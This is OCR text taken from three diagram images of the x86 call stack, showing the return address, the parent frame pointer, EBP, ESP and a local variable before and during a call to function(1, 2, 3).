

0xFFFFFFFF
return address
parent frame ptr
EBP
x
ESP
0x00000000



Call function (1, 2, 3)


0xFFFFFFFF
return address
parent frame ptr
EBP
x
ESP
0x00000000



0xFFFFFFFF
return address
parent frame ptr
EBP
x
3
ESP
0x00000000

